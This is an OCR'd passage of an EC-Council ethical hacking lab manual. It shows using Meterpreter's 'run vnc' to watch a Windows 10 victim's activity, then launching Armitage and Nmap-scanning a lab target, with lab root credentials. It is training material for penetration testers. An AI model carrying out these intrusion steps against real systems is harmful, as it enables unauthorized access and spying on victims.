


Figure 1.4.20: Potentially hijackable DLL locations

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

31. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

TASK 4.8

Open VNC Session

32. Now, exploit VNC vulnerability to gain remote access to the **Windows 10** virtual machine. To do so, type **run vnc** and press **Enter**.




Figure 1.4.21: Opening a VNC session through meterpreter

33. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.22: Victim's system easily accessible through a VNC session

34. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
35. Close all open windows and document all the acquired information.

TASK 5 Gain Access to a Remote System using Armitage

Here, we will use the Armitage tool to gain access to the remote target machine.

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Before starting this task, restart the **Windows 10** virtual machine and login with the credentials **Admin** and **Pa$$w0rd**.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open the **Parrot Terminal**.
2. The **Parrot Terminal** window appears. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.5.1: Running the programs as a root user

5. In the terminal window, type **service postgresql start** and press **Enter** to start the database service.




Figure 1.5.2: Start postgresql service

TASK 5.1

Launch Armitage

6. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Metasploit Framework → armitage** to launch the Armitage tool.
7. A security pop-up appears, enter the password as **toor** and click **OK**.




Figure 1.5.3: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




Figure 1.5.4: Connect pop-up

9. The **Start Metasploit?** pop-up appears; click **Yes**.
10. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




Figure 1.5.5: Armitage main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Scan the Target

11. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan → Intense Scan** to scan for live hosts in the network.




Figure 1.5.6: Select Intense Scan

12. The **Input** pop-up appears. Type a target IP address (here, **10.10.10.10**) and click **OK**.

